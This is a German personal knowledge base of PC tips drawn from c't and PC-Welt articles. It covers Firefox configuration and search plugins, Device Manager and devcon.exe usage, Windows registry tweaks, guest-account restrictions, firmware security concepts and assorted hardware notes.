In der PC-Welt Heft 2/2010, Seite 76 wird das AddOn "Scrap Book 1.3.5" vorgestellt: speichert die ausgewählte Seiten auf der Festplatte.

Gemäß PC-Welt Heft 6/2007, Seite 185 lassen sich Firefox-Erweiterungen wie folgt für alle User eines PCs auf einmal installieren:

- Erweiterung statt direkt von der Website zu installieren zunächst herunterladen (rechte Maustaste, Ziel speichern unter) und die *.xpi-Datei irgendwo speichern.

- Als Admin mit der Kommandozeile

```
firefox -install-global-extension <xpi-Datei>
```

installieren. Es gibt dabei keine Rückmeldung über den Erfolg. Die Erweiterung wird in diesem Fall nicht ins Benutzerprofil sondern ins Firefox-Programmverzeichnis installiert.

Von einem Administrator kann die Erweiterung wie normal übers Menü (Extras, AddOns) wieder deinstalliert werden.

Konfigurations-Tipps aus PC-Welt Heft 12/2007, Seite 68ff:

- Wenn im Profil-Verzeichnis eine `user.js` liegt (selbes Format wie `prefs.js`), dann werden alle darin gesetzten Einstellungen beim Neustart gesetzt, d.h. die über Menüs oder `about:config` geänderten Werte sind nur noch temporär bis zum Neustart.
- Bei Neu-Installation werden vorhandene Profile übernommen. Gegebenenfalls also vorher Profile löschen!
- Je Profilverzeichnis `%appdata%\Mozilla\FireFox\Profiles` lassen sich mehrere Profile `xxxx.<profilName>` anlegen. Beim Start mit `firefox -ProfilManager` können die Profile verwaltet werden.
- Im Unterverzeichnis `greprefs` des Firefox-Programm-Verzeichnisses kann auch eine `all.js`-Datei liegen. In der PC-Welt ist im Detail erklärt, wie damit Änderungen einzelner Einstellung für User deaktiviert werden können. Diese `all.js` wird bei Neuinstallation überschrieben.

Einige Einstellungen für `about:config` aus PC-Welt Heft 12/2007, Seite 72f:

- `browser.bookmarks.max_backups` (Default 5) Anzahl der Tage für Sicherheitskopien
- `browser.display.use_focus_colors` (Default `false`): fokussiertes Element (Formularfeld, Link, ...) durch Hintergrund- und Textfarbe (`browser.display.focus_text_color #FFFFFF`, `browser.display.focus_background_color`) kennzeichnen.
- `browser.download.manager.retension`: Automatisch im Downloadmanager aufräumen: 0 = sofort nach Download, 1 = beim Neustart, 2 = nie).
- `browser.tabs.closeButtons`: 0 = nur auf aktivem Tab, 1 = auf allen Tabs, 2 = nirgends, 3 = ein Closebutton für aktiven Tab ganz rechts.
- `layout.frames.force_resizability`: Bei `True` kann die Frame-Aufteilung auch dann geändert werden, wenn es der Page-Designer nicht wollte.
- `print.use_native_print_dialog` (nur Windows, nicht Linux/MAC): bei `false` wird der Windows-Druck-Dialog verwendet, bei `true` der eigene Dialog von Firefox
- Über `keyword.URL` lassen sich gemäß http://www.rakshitk.com/blog/2008/05/13/how-to-configure-firefox-address-bar-with-search-engines/{bmc_earth16.bmp} die Suchmaschine konfigurieren, die bei Eingabe einer vom Format her ungültigen URL in die Adresszeile, aufgerufen wird. Mit z.B. `http://www.google.de/search?btnG=Google-Suche&as_qdr=y&as_q=` werden übers deutsche Google die Seiten der letzten 12 Monate gesucht, sobald z.B. zwei oder mehr durch ein Leerzeichen getrennte Worte in die Adresszeile eingegeben werden.

Im Unterverzeichnis `SearchPlugins` des Installationsverzeichnisses von Firefox (i.d.R. also `C:\Program Files\Mozilla Firefox\searchplugins` oder `C:\Users\<user>\AppData\Roaming\Mozilla\Firefox\Profiles\<Profil>\searchplugins`) befindet sich je eine XML-Datei für jede in der Dropdownliste installierte Suchmaschine. Wird hier von `Google.xml` eine Kopie unter neuem Namen gemacht und die Zeile

```
<Param name="q" value="{searchTerms}"/>
```

ersetzt durch

```
<Param name="as_q" value="{searchTerms}"/>
```

```
<Param name="as_qdr" value="y"/>
```

und noch die Einträge `<ShortName>` und `<Description>` nach Bedarf geändert, dann steht ein Eintrag für Seiten nicht älter als 1 Jahr zur Verfügung. Über Dialog "Manage Search Engines..." kann man den neuen Eintrag noch nach oben schieben, so dass es nach einem Neustart der Default ist. Eine Beschreibung zum kompletten Erstellen so einer XML-Datei mit base64-kodiertem Icon findet sich unter

<http://blog.bemoko.com/2008/05/16/step-by-step-create-a-firefox-search-plugin-for-your-mediawiki/{bmc earth16.bmp}>. Um ein 16*16 pixel großes Icon online in Base-64 online zu kodieren, wird die Seite <http://www.motobit.com/util/base64-decoder-encoder.asp{bmc earth16.bmp}> empfohlen. Gemäß <http://code-inside.de/blog/2008/04/08/howto-suchanbieter-browserplugin-fr-ie7-und-firefox-erstellen-die-opensearchdescription/{bmc earth16.bmp}> muss für die Installation des Search-Plug-Ins eine Webseite so eine Zeile enthalten:

```
<a href="#"  
onclick='window.external.AddSearchProvider("http://code-inside.de/blog/browserplugin.xml");'>Code-Inside Blog</a>. Beim Klick auf den Link öffnet sich der Dialog "Suchanbieter hinzufügen".  
Oder als Alternative, wenn eine Seite <link rel="search"  
type="application/opensearchdescription+xml"  
href="http://code-inside.de/blog/browserplugin.xml" title="Code-Inside Blog" />
```

enthält, dann fängt das Icon des Suchfeldes an zu glühen und in der Dropdownliste ist ein Menüpunkt zur Installation. Mit einem Link zu ins lokale Dateisystem scheint das nicht zu funktionieren.

Als Alternative zur Installation eigener Suchanbieter, z.B. für das Suchfeld auf einer beliebigen Portal-Seite ist das Plug-In "Add to Search Bar" <http://firefox.maltekraus.de/extensions/add-to-search-bar{bmc earth16.bmp}> hilfreich: Steht der Cursor in einem Eingabefeld, dann enthält das Kontextmenü den Punkt "Add to Search Bar..." und fügt einen Eintrag der Searchbar hinzu mit den Daten des aktuellen Formulars. Die Eingabe ins Suchfeld wird später als Eingabe ins aktuelle Feld noch hinzugefügt.

Wer ausschließen will, dass er nicht über die Vorratsdatenspeicherung bei seinem Provider in falschen Verdacht durch Aufruf Seiten gerät, sollte das `network.prefetch-next` vom Default `true` auf `false` setzen. Damit wird der erste Link auf der aktuellen Seite nicht mehr automatisch in den Browser-Cache geladen, ohne dass er angeklickt wurde. (c't Heft 12/2008, Seite 12f)

Gemäß c't Heft 18/2008, Seite 168 kann es passieren, dass bei Google Maps die Kartenteile nicht angezeigt werden. Dann ist unter `about:config` für `dom.disable_image_src_set` wieder der Default-Wert `false` einzutragen.

Mit einfachen Zertifikaten geschützte Verbindungen werden im FireFox 3.x nicht mehr deutlich gekennzeichnet. In der Version 2.x wurden noch alle Zertifikate mit dem Schloss und durch gelbe Hintergrund der Adresszeile gekennzeichnet. Nur noch die ca. 0,5% der "Extended Validation"-Zertifikate, hauptsächlich von Banken, werden in V3.x durch grünen Hintergrund in der Adresszeile gekennzeichnet. Gemäß c't 20/2008, Seite 162 lässt sich dies über `about:config` durch Ändern des Eintrags `browser.identity.ssl_domain_display` auf 1 (statt 0) nach wegklicken einer Warnung wieder (durch blauen Hintergrund) markieren.

Für "ClickOnce"-Unterstützung wird mit .net-Framework 3.5-SP1 wird im Firefox das AddOn "Microsoft .NET Framework Assistant" installiert. Gemäß c't Heft 7/2009, Seite 164 kann, wer dies nicht benötigt, unter <HKLM\SOFTWARE\Mozilla\Firefox\Extensions{bmc tree.bmp}> den Eintrag `{20a82645-c095-46ed-80e3-08825760534b}` löschen.

Den Eintrag "Windows Presentation Foundation" aus der Liste der Plug-Ins kann man verschwinden lassen, indem man unter <HKLM\SOFTWARE\MozillaPlugins{bmc tree.bmp}> den Schlüssel `@microsoft.com/WPF,version=3.5` löscht. Dann kann man aber XAML Browser Applications (XBAPs) nur noch mit dem IE nutzen.

Gemäß c't Heft 12/2009, Seite 138 kann das Add-On Xmarks (zuvor Foxmarks, <http://www.xmarks.com/{bmc earth16.bmp}>) die Bookmarks nicht nur wie voreingestellt über den Server des Herstellers, sondern auch über jeden beliebigen FTP-Server überall verfügbar machen. Allerdings sollte die Option, auch die in Firefox gespeicherten Passwörter so überall verfügbar zu machen, auf keinen Fall übers Internet genutzt werden, da die FTP-Übertragung unverschlüsselt abläuft.

Strg-Enter ergänzt die eingegebene Adresse normalerweise um ein `.com`. Gemäß c't Heft 12/2009, Seite 140 kann man unter `about:config` über `browser.fixup.alternat.suffix` jedes beliebige andere dafür einstellen, z.B. `.de`. Umschalt-Enter (`.net`) und Strg-Umschalt-Enter (`.org`) sind nicht anders konfigurierbar.

#Farbraum-Einstellungen: Ab FireFox 3.5 ist das Farbraum-Management per Default aktiviert. Falls, wie bei einigen Monitoren die Farbraum-Informationen falsch sind, erscheinen Fotos eventuell zu dunkel. Dann kann man über `about:config` durch Umstellen des Eintrags `gfx.color_management.mode` von 2 auf 0 das Farbraum-Management abschalten. (c't Heft 16/2009, Seite 151).

Gemäß c't Heft 9/2011, Seite 48 wird ab Firefox 4 (und IE9) fürs **Textrendering** nicht mehr die GDI-API sondern die DirectWrite-API benutzt, was zu neben Beschleunigung (via GPU) zu u.U. geänderten Zeilenumbruch und etwas verschwommenem Text führt. Mittels dem Firefox-AddOn "Anti-Aliasing Tuner" kann dies geändert werden.

Add-ons werden beim Firefox normalerweise nur für den aktuellen User installiert. Gemäß PC-Welt Heft 10/2009, Seite 127 können sie wie folgt aber auch global für alle User der Maschine installiert werden:

- Die XPI-Datei des Add-Ons nicht wie üblich direkt installieren, sondern zunächst mal nu runterladen ("Ziel speichern unter" statt dem Default "Zu FireFox hinzufügen").
- Die XPI-Datei unter `%ProgramFiles%\Mozilla FireFox\Extensions` ablegen.
- Alle FireFox-Instanzen schließen und FireFox dann mit Admin-Rechten starten. Er fragt dann, ob die Erweiterung installiert werden soll.

FireFoxFarbraumManagent

Siehe auch [eBay-Biet-o-Zilla-Plug-In](#), [Internet-Explorer](#), [Google Chrome](#).

#\$K FireWire

Gemäß c't Heft 24/2006, Seite 234 tauchen gelegentlich nicht funktionierende FireWire-Kabel am Markt auf. Diese sind fälschlich 1:1 verbunden, anstatt dass die beiden Aderpaare gekreuzt angeschlossen sind. Wenn man die Pins durchnummeriert, dann müssen verbunden sein: 1-2, 2-1, 3-4 und 4-3.

FireWire
\$ FireWire
K FireWire

#\$K Firmware (PC)

Ein moderner PC enthält neben dem Betriebssystem und der ganzen Anwendungssoftware auch diverse Firmware, die sich durchaus auch nach der Auslieferung updaten bzw. verändern lässt: CPU-Microcode, UEFI-BIOS, TPM-Modul-Firmware, VGA-BIOS, SATA-Adapter, USB-Controller, Festplatte, Netzwerkchip, Kamera-Modul. Derzeit sind diese Komponenten bei den Virenschannern außen vor und daher im Visor von Geheimdiensten und bald möglicherweise auch von sonstigen Viren-Programmierern.

Konzepte, wie hier eine "Chain of Trust" zusammen mit dem UEFI-Secureboot werden in der c't Heft 11/2015, Seite 126ff vorgestellt. Zusammen mit einem Logging (in Form von z.B. Hashwerten in den "Platform Configuration Registern" PCRs) der Prüfschritte (= Mesasure Boot, Measured Launch) und dem Auswerten dieser Loggings später durch den Virenschanner wäre die Sicherheit wesentlich höher. Teilweise ist zwar heute ein Firmwareupdate nur nach Prüfung der digitalen Signatur möglich, z.B. beim Microcode von Intel-CPU's. Zur Prüfung enthält jede CPU einen Hashwert des Public Keys von Intel. Es fehlen aber Mechanismen für die Revocation von Zertifikaten, die aber auch verlässliche Zeit-Ermittlung für den Zeitstempel-Vergleich voraussetzen würde.

Der alte Weg mit einem Jumper fürs BIOS-Update ist aber heute auch nicht mehr praktikabel. Ein Admin kann dann nicht mehr Remote die ganzen betreuten Computer aktualisieren. Und als Angriffsschutz funktioniert es auch nur, solange kein physischer Zugriff (durchs "Evil Maid") auf das Gerät möglich ist.

Firmware

\$ Firmware (PC)

K Firmware (PC);Sicherheit PC-Firmware;Virenschutz PC-Firmware(PC)

#\$K **Flachbild-Fernseher**

In c't Heft 26/2005, Seite 150ff werden Auswahlkriterien für Flachbild-Fernseher aufgezeigt und auch die Kriterien für "HD ready" genannt. Übliche Auflösung ist heute 1366 * 768 Pixel. Bei Plasma-Bildschirmen sind es oft noch HD-untaugliche 852 * 480 Pixel. Am PC verhalten sich die Fernseher meist unerwartet: max. Auflösung oft 1024 * 768 Pixel (satt der vollen Auflösung), verzerrt auf das 16:9-Format. Oft gibt's nur über den Analogeingang, nicht jedoch über den Digitaleingang ein Bild. Manchmal lässt sich weder Farbe noch Kontrast nachstellen. Die Synchronisation auf das Analogsignal klappt nicht immer.

FlachbildFernseher

\$ Flachbild-Fernseher

K Flachbild-Fernseher;LCD-Fernseher;Plasma-Display;Display (Fernseher);Fernseher (LCD);HD ready

#\$K Flatrate

Bei der Datenübertragung, z.B. zwischen Heimcomputer und Internet wird entweder

- über Verbindungszeit
- oder
- über Datenmenge
- oder
- als Flatrate abgerechnet.

Flatrate bedeutet dabei, dass man über die Monatsgebühr schon alles bezahlt hat und beliebig lange mit dem Internet verbunden sein darf, ohne zusätzlich zu bezahlen. Rechtlich umstritten sind Flatrates, bei denen nach einem bestimmten Monats-Volumen die Geschwindigkeit gedrosselt wird bzw. Zusatzvolumen gekauft werden muss.

Beim Telekom ISDN-XXL-Tarif, bei dem Sonntag keine Telefongebühren anfallen, werden aber für Call-by-Call-Provider normalerweise auch sonntags die normalen Gebühren fällig. Keine Gebühren fallen bei der Einwahl über einen XXL-Einwahlpunkt im Ortsnetz an. Eine Liste der XXL-Einwahlpunkte findet sich unter <http://www.heise.de/itarif/view.shtml?function=xxl{bmc earth16.bmp}> (Zeitschrift c't Heft 13/2003, Seite 167).

Einige Hinweise aus dem Artikel in der c't Heft 12/2007, Seite 168f:

- Je nach Anbieter und Tarif sind in der Flatrate nur Anrufe ins deutsche Festnetz drin oder auch in viele Nachbarländer.
- Anrufe bei einem Anschluss, der zu einem lokalen Stadt-Netz gehört, kostet u.U. doch Gebühren!

Siehe auch VoIP.

FlatRate
\$ FlatRate
K FlatRate

#\$K**FolderSize**

Über das Tool "FolderSize", welches im Explorer die Spalte "Größe" ersetzen kann, wird in der c't Heft 8/2006, Seite 172, Softlink [0608172{bmc earth16.bmp}](#) informiert.

FolderSize
\$ FolderSize
K FolderSize;Ordnergröße im Explorer

#\$K Fonts

Einige Informationen zu Fonts (Qualität, Kerning, TrueType, Postscript, OpenType, Urheberrecht) findet sich in der c't Heft 22/2006, Seite 222ff. Als Internet-Quelle für Fonts ist z.B. <http://www.dafont.com/> und <http://www.myfonts.com/> genannt. Außerdem wird unterm Softlink [0622226](#) die "c't-fontmaschine" vorgestellt, die z.B. aus einem Blatt mit handgeschriebenen Buchstaben und Shareware-Tools einen Font generiert.

Fonts unterliegen meist einem Copyright und daher dürfen z.B. die neueren Fonts Calibri, Cambria, Candara ... aus Vista nicht einfach auf einen beliebigen XP-Rechner kopiert werden. Gemäß PC-Welt Heft 4/2008, Seite 164 enthält aber z.B. der "PowerPoint Viewer 2007" einige Fonts, die bei der Installation dieses freien Tools mit installiert werden und sogar auf dem Rechner verbleiben, wenn das Tool wieder de-installiert wird. In diesem Zeitschriftenartikel ist auch beschrieben, wie man selbst Dialoge mit z.B. der fest kodierten Schriftart "MS Sans Serif" auf z.B. Corbel umbiegt.

Siehe auch [Sonderzeichen-Editor EudcEdit](#).

Fonts

\$ Fonts

K Fonts;Schriftarten

#\$K Foto-Druck und Foto-Alben

In der c't Heft 9/2005, Seite 132ff wurde neben Tinten auch Foto-Papier getestet.

Zum Foto-Druck ohne PC gibt es verschiedene Verfahren (PC-Welt Heft 12/2005, Seite 122ff):

- Exif-Print (http://cipa.jp/exifprint/index_e.html{bmc earth16.bmp}) speichert Informationen zum Bild in der JPEG-Datei, die beim Ausdruck zur Bildoptimierung helfen. Speichert aber keine Angaben zur Bildauswahl oder Anzahl der Ausdrucke
- DPOF (Digital Print Order Format) wird von Canon, Kodak, Fuji und Matsushita (=Panasonic) unterstützt. Speichert die Druckanweisungen (Anzahl je Bild) in einer Textdatei. Ab Version 1.10 auch die Anordnung der Bilder auf dem Blatt und die Bildauswahl für den Index-Druck.
- PictBridge (<http://cipa.jp/english/pictbridge>{bmc earth16.bmp}) ist eine Kommandosache zwischen Kamera und Drucker bei direkter Verbindung (z.B. via USB, Bluetooth). Frühe Versionen davon wurden als DPS (Direct Print Standard) oder Cipa DC-001-2003 bekannt. Mehr Details siehe PC-Welt Heft 5/2004, Seite 130ff

Ganze Fotoalben kann man auch mit geeigneter Software erstellen und als Album fertig erstellen lassen (PC-Welt Heft 2/2006, Seite 132f):

- Firma "Cewe Color" <http://www.cewe-fotobuch.de>{bmc earth16.bmp} fertigt Alben für z.B. DM-Drogeriemarkt, Photo-Porst, Real, T-Online, ... Als Software dient z.B. "Mein Cewe Fotobuch".
- Myphotobook (<http://www.myphotobook.de>{bmc earth16.bmp}) bietet seine Dienste direkt oder auch über <http://www.fotopost24.de>{bmc earth16.bmp} oder <http://www.pixaco.de>{bmc earth16.bmp} an.

Werkzeuge zum Erstellen von "HTML-Galerien", d.h. Fotoalben, die im Web präsentiert werden, werden in der c't Heft 5/2006, Seite 164ff vorgestellt. Es geht aber auch mit IrfanView schon ganz gut.

Fotodrucker für mobilen Einsatz werden in der c't Heft 20/2009, Seite 102ff getestet.

Siehe auch [Thumbnails/HTML-Foto-Seiten](#).

FotoDruck

\$ Foto-Druck

K Foto-Papier;Papier für Fotodruck;Exif-Print;DPOF;PictBridge;Album mit Fotos;Drucker für Fotos

#\$K FrontPage

Gemäß dem Artikel

Alexander Oberdörster: Web-Waschmittel, XHTML-Konverter und CSS-Layouts
in der Zeitschrift c't Heft 24/2003, Seite 224ff (Seite 233) unterstützen FrontPage 2002 und 2003 nach folgendem
Registry-Patch nicht nur HTML und XML, sondern auch XHTML:

Wenn

HKCU\Software\Microsoft\FrontPage\Editor\HTML\XML Syntax

erzeugt und auf 1 gesetzt wird (als Default-Value in diesem Key? Vielleicht ist auch im Key

HKCU\Software\Microsoft\FrontPage\Editor\HTML

der Wert `XML Syntax` gemeint!?) werden alle Tags (auch leere) wieder geschlossen und Attributwerte in
Anführungszeichen gesetzt. Kleinschreibung der Tags kann man übers Menü einstellen: Extras, Seitenoptionen,
HTML-Quelle, Formatierung, "Tagnamen in Kleinbuchstaben" und "Attributnamen in Kleinbuchstaben" aktivieren!
Im selben Zeitschriften-Heft gibt es aber auf der Seite 10f die Aussage, dass derzeit kein Webseiten-Generator
bekannt ist, der brauchbares XHTML ausspuckt! Die Vorlagen `default.htm` (FrontPage 2002) bzw `normal.htm`
(FrontPage 2003) und (im Verzeichnis `<FrontPageVerz>\Templates\1033` bzw. `<FrontPageVerz>\Templates\1033`)
und `<FrontPageVerz>\Webs\normal.tem\index.htm` muss man dann nur noch um die richtigen Header-Angaben
ergänzen!

FrontPage

\$ FrontPage

K FrontPage;XHTML in FrontPage

#\$K**Gameport**

Gemäß c't Heft 11/2007, Seite 195 ist der oft auf alten Soundkarten vorhandene Gameport so aus der Mode gekommen, dass Vista keinen Treiber mehr enthält und auch die Soundkarten-Hersteller nichts mehr bieten. Wer nicht auf einen neueren USB-Joystick ausweichen will, kann bei 32bit-Version den Treiber von Daniel K. verwenden. Softlink [0711194{bmc earth16.bmp}](#).

Gameport
\$ Gameport
K Gameport

#\$K **Gast-Account**

Der Windows-Gast-Account wird im Heimnetz auch für die "Einfache Dateifreigabe im Netzwerk" benutzt. D.h. ein Gast-Benutzer kann die im Heimnetz freigegebenen Dateien alle öffnen.

Gemäß PC-Welt Heft 4/2015, Seite 102 kann via HKLM\System\CurrentControlSet\Control\LSA.RestrictAnonymous (DWORD) mit dem Wert 1 eingeschränkt werden: Kann die Namen der anderen Benutzer nicht mehr sehen und nicht mehr und auch keine Freigaben mehr. Ein nichtexistierender Eintrag entspricht dem Wert 0.

Mit dem von Microsoft nicht empfohlenen Wert 2 ist auch der Zugriff auf Elemente die für die Benutzergruppe "Jeder" freigeschaltet sind, nicht mehr möglich. Nur noch auf explizit für Gast freigeschaltete Element können verwendet werden. Dies führt in der Regel aber dazu, dass nicht mehr gearbeitet werden kann.

Gast-Account
\$ Gast-Account
K Gast-Account (Windows)

#\$K Gears (Google Offline Surf-Datenbank)

Einige Grundlagen-Informationen zu Gears gibt's in der c't Heft 1/2009, Seite 156ff. Mit dem Browsers-Plugin und der dahinter liegenden SQLite-Datenbank lässt sich z.B. am Text der Online-Textverarbeitung "Google Docs" auch auf dem Nachhauseweg im Zug weiterarbeiten. Ein ca. 2012 eingestelltes Produkt.

Gears

\$ Gears (Google Offline Surf-Datenbank)

K Gears; Google Gears; Offline-Internet (Google Gears)

#\$K **Geo-Blocking**

Regierungsbehörden und Seitenbetreiber (wie z.B. Google) blockieren je nach Ort des Clients den Zugriff auf bestimmte Seiten, z.B. Kinderporno, Urheberrecht/Filesharing,

In der PC-Welt Heft 1/2015, Seite 50ff geht es um Möglichkeiten, dies zu umgehen:

- VPN-Tunnel zu einem System in einem Land, wo der Zugriff möglich ist und hier in das allgemeine Internet. In der einfachen Form besteht hier der Nachteil, dass aller Verkehr umgeleitet wird, was häufig zu Performance-Einbußen führt.
- Spezieller DNS-Server (Smart-DNS-Proxy-Server): Der DNS-Server liefert für einige angefragte Servernamen statt dem richtigen Server die Adresse eines Proxy-Servers im gewünschten Land. Für alle anderen DNS-Anfragen wird die richtige Adresse geleifert. Solche Dienste (z.B. <http://www.proxydns.co{bmc earth16.bmp}>, <http://www.unlocator.com{bmc earth16.bmp}>, <http://www.smartdnsproxy.com{bmc earth16.bmp}>, <http://www.unotelly.com{bmc earth16.bmp}>) kosten ca. 5€/Monat.

GeoBlocking

\$ Geo-Blocking

K Geo-Blocking;Blockierte Webseiten (Geo-Blocking);Smart-DNS-Proxy-Server (Geo-Blocking)

#\$K Geräte nach Win-Start nachträglich aktivieren

Ist z.B. ein Scanner am SCSI-Port beim Windows-Start nicht eingeschaltet, so kann nach dem Einschalten nicht unmittelbar darauf zugegriffen werden. Sie müssen aber nicht Win9x nochmal starten, sondern es genügt im Gerätemanager{bmc shortcut.bmp} den SCSI-Adapter (oder "Computer") zu markieren und auf "aktualisieren" zu klicken. Danach sollte das Gerät verfügbar sein.

Unter NT4 geht dies über die Systemsteuerung | Bandlaufwerke | Erkennen für alle SCSI-Geräte!!!

Siehe auch Gerätemanager, Laufwerk-Buchstabe.

GeraeteAktivieren

\$ Geräte nach Win-Start nachträglich aktivieren

K SCSI: nachträglich eingesch. Gerät aktivieren;nachträglich eingesch. Geräte aktivieren;aktivieren nachträglich eingesch. Gerät;Geräte aktivieren

#\$K **Gerätemanager**

Der Gerätemanager{[bmc shortcut.bmp](#)} ist bei Win9x und NT Teil des System-Icons in der Systemsteuerung, bei WinXP der Management-Console. Über ihn kann den einzelnen Hardware-Komponenten der gewünschte Treiber und die gewünschten Ressourcen (Speicher, Ein-Ausgabe-Adresse, Interrupt, DMA) zugeordnet werden. Leider ist die Angabe "kein Konflikt" nicht zuverlässig, Konflikte zwischen ISA-Karten (z.B. Sound) und PCI-Karten (z.B. SCSI) werden nicht immer erkannt. Die Daten finden sich in der Registry unter

HKLM\System\CurrentControlSet\Services\Class\{bmc tree.bmp}. Für viele der aufgelisteten Geräte gibt es zusätzlich zur Standardkonfiguration 0000 weitere Konfigurationen 0001, 0002, ...

Eine wenig bekannte Ressourcen-Übersicht (c't Heft 4/97, S. 395) erhält man bei Doppelklick auf "Computer" bzw. bei "Eigenschaft" für das Root-Item "Computer" im Gerätemanager: Auflistung der IRQs, der E/A-Adressbelegung, der DMA-Kanäle oder des Speichers.

Gemäß c't Heft 25/2009, Seite 174 verbirgt sich hinter dem

Intel LPC Interface Controller

im Gerätemanager eine abgespeckte Version des alten ISA-Bus, der als "Low Pin Count Interface" LPC bezeichnet wird. Darüber sind bei aktuellen Mainboards noch Super-I/O-Controller (Floppy-LW, PS/2-Buchsen, Infrarot-Port), Trusted-Platform-Module (TPM).

Manche Geräte im Gerätemanager sind nur virtuell, also nur Software ohne Hardware. Z.B. taucht der ACPI-Treiber bei manchen ASUS-Boards als ATK0110-Gerät auf.

Als Kommandozeilentool mit Gerätemanager-Funktionen gibt es von Microsoft das Tool DevCon.exe. Eine für Windows 7 geeignete Version gibt's (gemäß c't Heft 7/2011, Seite 152, <http://www.ct.de/1107152{bmc earth16.bmp}>) nur im WDK (Windows Driver Kit, 600MByte ISO-Datei). Z.B. mittels 7-Zip öffnen und im Ordner WDK die Datei `setuptools_x86fre_cab001.cab` (bzw. für 64-bit `setuptools_x64fre_cab001.cab`) öffnen.

`_devcon.exe_00000_` extrahieren und in `devcon.exe` umbenennen. `devcon.exe` hat einige Probleme:

- Ein `devcon disable <id>` meldet `1 device(s) are disabled` auch dann, wenn ihm die notwendigen Admin-Rechte dazu fehlen und daher das Gerät gar nicht deaktiviert wurde!
- Eine Geräte-ID enthält oft Zeichen, die der Kommandozeilen-Interpreter interpretiert. Z.B. wird bei jedem `&`-Zeichen die Zeile in einzelne Kommandos zerlegt. Normalerweise würde man doppelte Anführungszeichen setzen, um dies zu vermeiden. Die entfernt `devcon` aber nicht, meldet nur "Gerät nicht gefunden".
- Welchen Teil der z.B. von `devcon findall =hidclass *` angezeigten Geräte-IDs man bei Befehlen weglassen muss, ist nicht klar beschrieben. Bei der vollen ID wurde das Gerät nicht gefunden. Hier muss man rumprobieren bzw. nur so viel angeben, damit das Gerät eindeutig ist.

Lösungen:

- Das sehr wenig bekannte, hier notwendigen Escape-Zeichen `^` des Kommandozeilen-Interpreters vor jedem `&` verwenden. Z.B. kann ich mit

```
devcon disable HID\VID_1B96^&PID_0F06^&COL03
```

 in einer Batchdatei, die über einen Link gestartet wird, welcher Admin-Rechte erzwingt, bei meinem Sony Vaio die Touchfunktion des Bildschirms abschalten um bei Stift-Verwendung als Eingabe-Werkzeug nicht durch den Handballen Fehleingaben zu bekommen.
- Ausweichen auf das Programm `DevManView.exe` von NirSoft: http://www.nirsoft.net/utills/device_manager_view.html{bmc earth16.bmp}. Statt über VID&PID-Codes kann man da in der Kommandozeile die Geräte mit Namen ansprechen.

Bei WinXP lassen sich im Gerätemanager bei Geräten Zusatzinformationen im Registerblatt "Details" unter Eigenschaften anzeigen, wenn vor dem Aufruf von `devmgmt.msc` die Environmentvariable `DEVMGR_SHOW_DETAILS` mit dem `set`-Kommando auf 1 gesetzt wird: [{bmc shortcut.bmp}](#): Geräte-Instanz-Kennung (Device Instance ID), Hardware-Kennungen, ... Energie-Status-Zuordnungen.

Nicht vorhandene Geräte, z.B. "Altlasten" lassen sich im Gerätemanager anzeigen, wenn die Environmentvariable `DEVMGR_SHOW_NONPRESENT_DEVICES` mit dem `set`-Kommando auf 1 gesetzt wird (PC-Welt Heft 7/2004, Seite 91): [{bmc shortcut.bmp}](#)

Gegebenenfalls statt dem `set`-Kommando dauerhaft via Systemsteuerung, System, Erweitert{[bmc shortcut.bmp](#)}, Umgebungsvariablen mit "Neu" wahlweise für aktuellen Benutzer oder systemweit hinzufügen.

Gemäß dem Leserforum in c't Heft 8/2005, Seite 13 preist Microsoft als Alternative zum Gerätemanager das Kommandozeilen-Tool `devcon.exe` (<http://support.microsoft.com/default.aspx?scid=kb;en-us:311272{bmc earth16.bmp}>) an, welches Treiber installieren, updaten, aktivieren, deaktivieren und löschen kann. Auch c't Heft 7/2006, Seite 197.

Gerätemanager

\$ Gerätemanager

K Gerätemanager;devcon.exe; Hardware (Gerätemanager);Konfiguration von Hardware

Offiziell für Windows 2000, Windows XP und Windows Server 2003, gemäß c't Heft 15/2012, Seite 147 aber auch zumindest 2012 für die damals aktuellen Win-Versionen funktionsfähig, stellt Microsoft den Kommandozeilen-Gerätmanager devcon.exe (<http://support.microsoft.com/kb/311272/de{bmc earth16.bmp}>) zur Verfügung. Wenn sich z.B. >100 "6to4-Tunneladapter" angesammelt haben, die nicht nur in der ipconfig-auflistung stören, dann können diese mittels

```
devcon remove *6to4MP
```

beseitigt werden. **Achtung:** Ein Leereichen zwischen dem Sternchen und der 6 würde **alle** Gerätetreiber entfernen! Unter <http://code.msdn.microsoft.com/windowshardware/DevCon-Sample-4e95d71c{bmc earth16.bmp}> steht der C++-Sourcecode für VS2013 zum Download bereit. Die Version aus obigem Download ist unter Win8.1 blockiert. Die Version 6.2.9200.16384 mit 89kByte, die z.B. unter <http://de.binarydb.com/file/DEVCON.EXE-v76883.html{bmc earth16.bmp}> zu finden ist, scheint für Win8.x tauglich. Auch "VirtualCloneDrive" von "Elaborate Bytes" installiert eine Version von DevCon. Bei mir die Version 6.0.6001.18000, welche mit 130kByte auffällig groß ist und die unter Win8.1 läuft.

Siehe auch [Gerätetreiber \(VxD\)](#), [Systeminformationen](#), [System-Konfiguration](#), [Geräte nachträglich aktivieren](#), [Plug and Play](#) und [Busmaster-IDE](#)

#\$K Grant local Start Permission

Im Ereignislog unter Windows Logs, System taucht bei Win 8.1 u.U. ein Event 10016, Distributed COM, mit "The Anwendungsspezifisch permission settings do not grant Lokal Start permission for the COM Server application with CLSID ..." auf. Gemäß

http://www.eightforums.com/performance-maintenance/11951-numerous-event-id-10016-errors-win-8-pro-64-bit.html#bmc_earth16.bmp hilft dann dies:

- Da RegDom/Alldom noch keine Rechteverwaltung enthält, Microsoft RegEdit starten: regedit.exe{bmc shortcut.bmp}{bmc admin.bmp}.
- Unter HKCR\AppID{bmc tree.bmp} den in der Fehlermeldung genannten AppID-CLSID suchen. Falls nur die Server-Application-CLSID angegeben ist, diese unter HKLM\SOFTWARE\Classes\CLSID{bmc tree.bmp} suchen. Hier steht dann eine weitere CLSID, die App-ID, die dann unter HKCR\AppID{bmc tree.bmp} zu finden sein sollte.
- Übers Kontextmenü des Schlüssels zu den Berechtigungen gehen. Nach dem Klick auf die Gruppe "Administratoren" werden die Rechte angezeigt. In der Regel hat man auch als Admin hier zunächst nur Leserecht, aber keine "Volle Kontrolle". Dies muss zunächst geändert werden:
 - Auf "Erweitert" (Advanced) klicken und bei "Eigentümer" (Owner) (vermutlich "Trusted Installer") auf "ändern" (Change). Im Dialog "Select User or Group" auf "Erweitert" (Advanced) klicken und im neuen Dialog auf "Find now".
